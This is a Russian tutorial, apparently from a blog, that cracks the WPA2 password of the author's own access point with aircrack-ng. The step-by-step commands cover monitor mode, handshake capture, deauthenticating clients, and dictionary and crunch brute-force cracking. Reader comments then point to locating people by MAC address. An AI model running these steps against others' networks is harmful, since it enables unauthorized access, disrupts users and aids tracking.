
Привет. Сегодня я хочу вам наглядно показать, почему нужно обязательно использовать сложные пароли для WiFi, а именно я покажу вам как осуществляется взлом точки доступа с защитой WPA2.
Вообще WPA2 – это как раз тот пример, где вся безопасность зависит целиком и полностью от вас. Эту штуку на сегодняшний момент – невозможно взломать, возможно только подобрать пароль, по крайней мере я не слышал про методы взлома WPA2, отличные от брутфорса. Всякие социальные методы и методы с подменой точки доступа – не в счет. Соответственно — чем сложнее у вас будет пароль, тем меньше вероятность взлома. А с некоторыми реально длинными ключами – их подбор может занять месяцы, из-за чего смысл взлома полностью теряется, тем самым делая брутфорс, по сути, невозможным (ведь вы же периодически меняете свои пароли, правда? =) ).
Покажу, как на практике можно осуществить подбор пароля к WiFi, если пароль – слабый.
Что бы не заморачиваться с установкой программ, воспользуемся дистрибутивом Kali Linux.
В первую очередь необходимо перевести WiFi адаптер в режим монитора.
Посмотрим список адаптеров, у которых можно изменить режим:
airmon-ng


Включим на нужном адаптере режим монитора
airmon-ng start wlan0Будет создан интерфейс с именем wlan0mon.
Посмотрим на ближайшие wifi сети и какие клиенты к ним подключены
airodump-ngБудет примерно такой вывод:

В качестве жертвы выступит моя точка доступа с mac адресом – 00:00:00:DD:DD:01, работающая на 10м канале.
Начнем дампить с нее трафик в папку wifi-dump:
airodump-ng -c 10 –bssid 00:00:00:DD:DD:01 -w /home/sanglyb/wifi-dump/ wlan0mon
Наша цель дождаться, пока кто-нибудь осуществит подключение или переподключение к точке доступа, что бы получить wpa handshake, для которого позднее будем подбирать пароль. Т.к. процесс ожидания может затянуться, можно этот процесс форсировать, выгнав кого-нибудь.
airoplay-ng -0 4 -a 00:00:00:DD:DD:01 wlan0mon

Так же этой команде можно добавить ключ -c и дописать мак адрес конкретного клиента, что бы не выбивало всех.
Как только кто-нибудь подключится к точке доступа в окне с airodump-ng появится надпись – wpa handshake: мак адрес точки доступа.

Можно останавливать наш монитор, и отходить от точки доступа.
airmon-ng stop wlan0mon

Теперь можно начинать подбирать пароль, один из самых простых и эффективных способов – использовать словари. В Kali Linux есть небольшой, но хороший словарик, если его вам будет недостаточно, поищите словари для брутфорса в гугле. От размера и качества словаря напрямую зависит удастся ли подобрать пароль, но так же и то сколько процесс подбора будет длиться.
aircrack-ng -a2 -b 00:00:00:DD:DD:01 -w /home/sanglyb/rockyou.txt /home/sanglyb/wifi-dump/*.cap

Теперь остается только ждать, и надеяться, что пароль окажется в словаре.

Можно еще использовать не словарь, а тупой брутфорс – но это, как мне кажется, бессмысленно, т.к. подбор пароля может занять неопределенное время. Но все равно, вот пример команды:
crunch 8 10 0123456789 2> /dev/null | aircrack-ng -a2 -b 00:00:00:DD:DD:01 /home/sanglyb/wifi-dump/*.cap -w -Эта команда будет подбирать пароли длиной от 8ми до 10ти символов, состоящие из цифр.
вот интересно, зачем
вот интересно, зачем замазывать мак-адреса?
Ну увидит их кто-то, и что дальше? :)))
Дальше простор для идей. Как
Дальше простор для идей. Как вариант — https://pikabu.ru/story/kak_vyichislit_mestopolozhenie_cheloveka_po_macadresu_wifi_5282477
Из указанного поста фича прикрыта, но на мышли думаю натолкнет.